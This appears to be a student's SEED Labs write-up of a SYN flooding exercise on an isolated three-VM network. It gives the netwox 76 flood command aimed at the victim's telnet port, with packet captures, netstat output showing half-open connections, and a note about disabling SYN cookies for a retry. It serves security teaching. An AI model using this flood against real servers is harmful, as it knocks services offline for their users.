
Network Setup:

Name	Role	IP Address	MAC
SEEDUbuntu	Attacker	10.0.2.7	08:00:27:b7:ba:af
SEEDUbuntu1	Victim/Server	10.0.2.8	08:00:27:cd:2d:fd
SEEDUbuntu2	Observer/Client	10.0.2.10	08:00:27:98:60:5e



```
[02/15/20]seed@VM:~$ ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:b7:ba:af
          inet addr:10.0.2.7  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::4fd4:7bb8:663f:1798/64 Scope:Link
```


```
[02/15/20]seed@VM:~$ ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:cd:2d:fd
          inet addr:10.0.2.8  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::3928:8afb:c6e0:2cd8/64 Scope:Link
```

```
[02/15/20]seed@VM:~$ ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:98:60:5e
          inet addr:10.0.2.10  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::7424:492b:395a:416f/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
```

Lab Tasks:


Task 1: SYN Flooding Attack

As seen in the screenshot, the victim’s queue size is 128. We also see the current open ports that are awaiting connections (LISTEN stage.) If a port had a half-open connection (only SYN received and no ACK from the client), then the state would’ve been SYN_RECV. If the 3-way handshake completes, the state changes to ESTABLISHED.




```
[02/15/20]seed@VM:~$ sudo sysctl -q net.ipv4.tcp_max_syn_backlog
net.ipv4.tcp_max_syn_backlog = 128
[02/15/20]seed@VM:~$ netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.1.1:53            0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.8:53             0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp6       0      0 :::80                   :::*                    LISTEN
tcp6       0      0 :::53                   :::*                    LISTEN
tcp6       0      0 :::21                   :::*                    LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
tcp6       0      0 :::3128                 :::*                    LISTEN
tcp6       0      0 ::1:953                 :::*                    LISTEN
```

Now, in order to perform the SYN flooding attack, we run the netwox tool with task number 76:




```
[02/15/20]seed@VM:~$ netwox 76 --help
Title: Synflood
Usage: netwox 76 -i ip -p port [-s spoofip]
Parameters:
 -i|--dst-ip ip                 destination IP address {5.6.7.8}
 -p|--dst-port port             destination port number {80}
 -s|--spoofip spoofip           IP spoof initialization type {linkbraw}
 --help2                        display full help
Example: netwox 76 -i "5.6.7.8" -p "80"
Example: netwox 76 --dst-ip "5.6.7.8" --dst-port "80"
[02/15/20]seed@VM:~$ sudo netwox 76 -i 10.0.2.8 -p 23 -s raw
^C
```

The Wireshark trace for the attack is given below. We see that the victim machine receives numerous numbers of connection on port 23 from random IP addresses (spoofed by the netwox tool.) We also see that the victim machine replies these IP addresses with a SYN ACK initially. Soon there are RST ACK packets visible on the network. This is because the host with the source IP is alive and realizes that it had never started a connection in the first place in order to receive a SYN ACK. If the victim machine receives these RST packets, the entry is removed from the queue because it is no more a half-open connection. Even though some spoofed connections are retrieved from the queue, many other half-open connections are established by the tool continuously, as seen:




```
 1 2020-02-15 17:30:53.007715887  PcsCompu_b7:ba:af  Broadcast          ARP  42 Who has 10.0.2.8? Tell 10.0.2.7
 2 2020-02-15 17:30:53.008248569  PcsCompu_cd:2d:fd  PcsCompu_b7:ba:af  ARP  60 10.0.2.8 is at 08:00:27:cd:2d:fd
 3 2020-02-15 17:30:53.008255589  180.224.248.227    10.0.2.8           TCP  54 38832 → 23 [SYN] Seq=307037135 Win=1500 Len=0
 4 2020-02-15 17:30:53.008268579  211.160.164.14     10.0.2.8           TCP  54 8046 → 23 [SYN] Seq=2910469852 Win=1500 Len=0
 5 2020-02-15 17:30:53.008277695  143.41.240.159     10.0.2.8           TCP  54 11156 → 23 [SYN] Seq=737731501 Win=1500 Len=0
 6 2020-02-15 17:30:53.008286090  23.203.156.142     10.0.2.8           TCP  54 7100 → 23 [SYN] Seq=806735798 Win=1500 Len=0
 7 2020-02-15 17:30:53.008293946  223.163.247.154    10.0.2.8           TCP  54 50233 → 23 [SYN] Seq=3622270370 Win=1500 Len=0
 8 2020-02-15 17:30:53.008303880  66.137.144.152     10.0.2.8           TCP  54 65029 → 23 [SYN] Seq=1286319076 Win=1500 Len=0
 9 2020-02-15 17:30:53.008313162  106.253.239.98     10.0.2.8           TCP  54 62477 → 23 [SYN] Seq=1081364775 Win=1500 Len=0
10 2020-02-15 17:30:53.008330002  9.33.157.226       10.0.2.8           TCP  54 61407 → 23 [SYN] Seq=2074262521 Win=1500 Len=0
11 2020-02-15 17:30:53.009143648  10.0.2.8           180.224.248.227    TCP  60 23 → 38832 [SYN, ACK] Seq=2284130439 Ack=307037136 Win=29200 Le
12 2020-02-15 17:30:53.009148820  10.0.2.8           211.160.164.14     TCP  60 23 → 8046 [SYN, ACK] Seq=1399938563 Ack=2910469853 Win=29200 Le
13 2020-02-15 17:30:53.009149730  10.0.2.8           143.41.240.159     TCP  60 23 → 11156 [SYN, ACK] Seq=224195875 Ack=737731502 Win=29200 Len
14 2020-02-15 17:30:53.009150717  10.0.2.8           23.203.156.142     TCP  60 23 → 7100 [SYN, ACK] Seq=1107125271 Ack=806735799 Win=29200 Len
15 2020-02-15 17:30:53.009151420  10.0.2.8           223.163.247.154    TCP  60 23 → 50233 [SYN, ACK] Seq=2822700000 Ack=3622270371 Win=29200 L
16 2020-02-15 17:30:53.009152097  10.0.2.8           66.137.144.152     TCP  60 23 → 65029 [SYN, ACK] Seq=4143574667 Ack=1286319077 Win=29200 L
17 2020-02-15 17:30:53.009152764  10.0.2.8           106.253.239.98     TCP  60 23 → 62477 [SYN, ACK] Seq=2814515515 Ack=1081364776 Win=29200 L
18 2020-02-15 17:30:53.009153467  10.0.2.8           9.33.157.226       TCP  60 23 → 61407 [SYN, ACK] Seq=2140963430 Ack=2074262522 Win=29200 L
19 2020-02-15 17:30:53.009154141  180.224.248.227    10.0.2.8           TCP  60 38832 → 23 [RST, ACK] Seq=307037136 Ack=2284130440 Win=32768 Le
20 2020-02-15 17:30:53.009154893  211.160.164.14     10.0.2.8           TCP  60 8046 → 23 [RST, ACK] Seq=2910469853 Ack=1399938564 Win=32768 Le
21 2020-02-15 17:30:53.009155618  143.41.240.159     10.0.2.8           TCP  60 11156 → 23 [RST, ACK] Seq=737731502 Ack=224195876 Win=32768 Len
22 2020-02-15 17:30:53.009156808  23.203.156.142     10.0.2.8           TCP  60 7100 → 23 [RST, ACK] Seq=806735799 Ack=1107125272 Win=32768 Len
23 2020-02-15 17:30:53.009157573  223.163.247.154    10.0.2.8           TCP  60 50233 → 23 [RST, ACK] Seq=3622270371 Ack=2822700001 Win=32768 L
24 2020-02-15 17:30:53.009158338  66.137.144.152     10.0.2.8           TCP  60 65029 → 23 [RST, ACK] Seq=1286319077 Ack=4143574668 Win=32768 L
25 2020-02-15 17:30:53.009159098  106.253.239.98     10.0.2.8           TCP  60 62477 → 23 [RST, ACK] Seq=1081364776 Ack=2814515516 Win=32768 L
26 2020-02-15 17:30:53.009159854  9.33.157.226       10.0.2.8           TCP  60 61407 → 23 [RST, ACK] Seq=2074262522 Ack=2140963431 Win=32768 L
27 2020-02-15 17:30:53.009235937  10.187.178.112     10.0.2.8           TCP  54 59707 → 23 [SYN] Seq=3392568413 Win=1500 Len=0
28 2020-02-15 17:30:53.009483072  135.75.166.228     10.0.2.8           TCP  54 7737 → 23 [SYN] Seq=2843986133 Win=1500 Len=0
29 2020-02-15 17:30:53.009487245  33.147.11.81       10.0.2.8           TCP  54 62165 → 23 [SYN] Seq=3026118342 Win=1500 Len=0
30 2020-02-15 17:30:53.009488072  139.108.157.240    10.0.2.8           TCP  54 26073 → 23 [SYN] Seq=66352526 Win=1500 Len=0
31 2020-02-15 17:30:53.009488912  210.101.220.38     10.0.2.8           TCP  54 30967 → 23 [SYN] Seq=3313997241 Win=1500 Len=0
32 2020-02-15 17:30:53.009489692  36.113.159.124     10.0.2.8           TCP  54 16646 → 23 [SYN] Seq=2612357336 Win=1500 Len=0
33 2020-02-15 17:30:53.009490586  122.36.253.140     10.0.2.8           TCP  54 16614 → 23 [SYN] Seq=839658375 Win=1500 Len=0
34 2020-02-15 17:30:53.009491456  184.92.40.65       10.0.2.8           TCP  54 44974 → 23 [SYN] Seq=4135035046 Win=1500 Len=0
35 2020-02-15 17:30:53.009492217  18.30.124.203      10.0.2.8           TCP  54 42228 → 23 [SYN] Seq=3702813667 Win=1500 Len=0
37 2020-02-15 17:30:53.009493814  95.226.217.212     10.0.2.8           TCP  54 39602 → 23 [SYN] Seq=3730086378 Win=1500 Len=0
38 2020-02-15 17:30:53.009494636  69.21.120.167      10.0.2.8           TCP  54 28237 → 23 [SYN] Seq=2806219051 Win=1500 Len=0
39 2020-02-15 17:30:53.009495358  120.186.182.120    10.0.2.8           TCP  54 30893 → 23 [SYN] Seq=528719348 Win=1500 Len=0
40 2020-02-15 17:30:53.009497117  78.213.119.130     10.0.2.8           TCP  54 18901 → 23 [SYN] Seq=3449033823 Win=1500 Len=0
41 2020-02-15 17:30:53.009497796  228.172.16.210     10.0.2.8           TCP  54 35781 → 23 [SYN] Seq=2768145149 Win=1500 Len=0
42 2020-02-15 17:30:53.009498469  18.128.128.70      10.0.2.8           TCP  54 32506 → 23 [SYN] Seq=358422644 Win=1500 Len=0
43 2020-02-15 17:30:53.009540808  10.0.2.8           10.187.178.112     TCP  60 23 → 59707 [SYN, ACK] Seq=2020617425 Ack=3392568414 Win=29200 L
44 2020-02-15 17:30:53.009542646  10.187.178.112     10.0.2.8           TCP  60 59707 → 23 [RST, ACK] Seq=3392568414 Ack=2020617426 Win=32768 L
45 2020-02-15 17:30:53.009619620  101.190.163.219    10.0.2.8           TCP  54 56036 → 23 [SYN] Seq=636800332 Win=1500 Len=0
46 2020-02-15 17:30:53.009993638  65.104.181.212     10.0.2.8           TCP  54 23013 → 23 [SYN] Seq=1552122189 Win=1500 Len=0
47 2020-02-15 17:30:53.009997809  246.93.97.161      10.0.2.8           TCP  54 35471 → 23 [SYN] Seq=661054911 Win=1500 Len=0
48 2020-02-15 17:30:53.009998600  84.150.54.177      10.0.2.8           TCP  54 17305 → 23 [SYN] Seq=1911199006 Win=1500 Len=0
49 2020-02-15 17:30:53.009999365  121.146.43.139     10.0.2.8           TCP  54 15530 → 23 [SYN] Seq=3001779905 Win=1500 Len=0
50 2020-02-15 17:30:53.010000148  34.151.113.46      10.0.2.8           TCP  54 13833 → 23 [SYN] Seq=2195171212 Win=1500 Len=0
51 2020-02-15 17:30:53.010001207  10.251.245.175     10.0.2.8           TCP  54 27490 → 23 [SYN] Seq=1970205156 Win=1500 Len=0
52 2020-02-15 17:30:53.010002045  47.172.34.15       10.0.2.8           TCP  54 60655 → 23 [SYN] Seq=2637456379 Win=1500 Len=0
53 2020-02-15 17:30:53.010003009  69.185.99.38       10.0.2.8           TCP  54 7440 → 23 [SYN] Seq=4253822637 Win=1500 Len=0
```

Now on seeing the network statistics on the victim machine, we see that multiple connections have the state as SYN_RECV, indicating half-open connections:




```
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.1.1:53            0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.8:53             0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.8:23             250.100.161.165:32591   SYN_RECV
tcp        0      0 10.0.2.8:23             248.211.8.1:39129       SYN_RECV
tcp        0      0 10.0.2.8:23             242.2.42.168:33162      SYN_RECV
tcp        0      0 10.0.2.8:23             251.143.200.150:2753    SYN_RECV
tcp        0      0 10.0.2.8:23             247.156.152.92:41104    SYN_RECV
tcp        0      0 10.0.2.8:23             241.244.37.81:19759     SYN_RECV
tcp        0      0 10.0.2.8:23             253.193.200.94:10671    SYN_RECV
tcp        0      0 10.0.2.8:23             251.12.96.121:36841     SYN_RECV
tcp        0      0 10.0.2.8:23             242.206.105.123:50106   SYN_RECV
tcp        0      0 10.0.2.8:23             241.220.168.197:33353   SYN_RECV
tcp        0      0 10.0.2.8:23             255.226.70.42:46371     SYN_RECV
tcp        0      0 10.0.2.8:23             249.139.25.255:26476    SYN_RECV
tcp        0      0 10.0.2.8:23             252.38.0.204:65388      SYN_RECV
tcp        0      0 10.0.2.8:23             255.119.69.1:12481      SYN_RECV
tcp        0      0 10.0.2.8:23             246.210.251.63:63243    SYN_RECV
tcp        0      0 10.0.2.8:23             246.66.229.162:58505    SYN_RECV
tcp        0      0 10.0.2.8:23             253.183.152.10:7126     SYN_RECV
tcp        0      0 10.0.2.8:23             245.64.180.255:62822    SYN_RECV
tcp        0      0 10.0.2.8:23             247.73.173.92:20878     SYN_RECV
tcp        0      0 10.0.2.8:23             253.63.3.93:16557       SYN_RECV
```

In order to see if our attack was successful, we try to initiate a legit telnet connection to the server i.e. the victim. If the attack is successful, then the telnet connection will not be established because the entire queue is filled with spoofed half-open connection, hence it will not accept any new connections. We see that, we were easily able to connect to the server:




```
[02/15/20]seed@VM:~$ telnet 10.0.2.8
Trying 10.0.2.8...
Connected to 10.0.2.8.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
```

This indicates that the attack was not successful, and the Server was not a victim of SYN flooding. Now, we check if the SYN Cookie mechanism i.e. defense mechanism to counter SYN flooding, is turned on. We see that it is indeed on and hence our attack might have been unsuccessful. We turn off this mechanism and try the attack again.



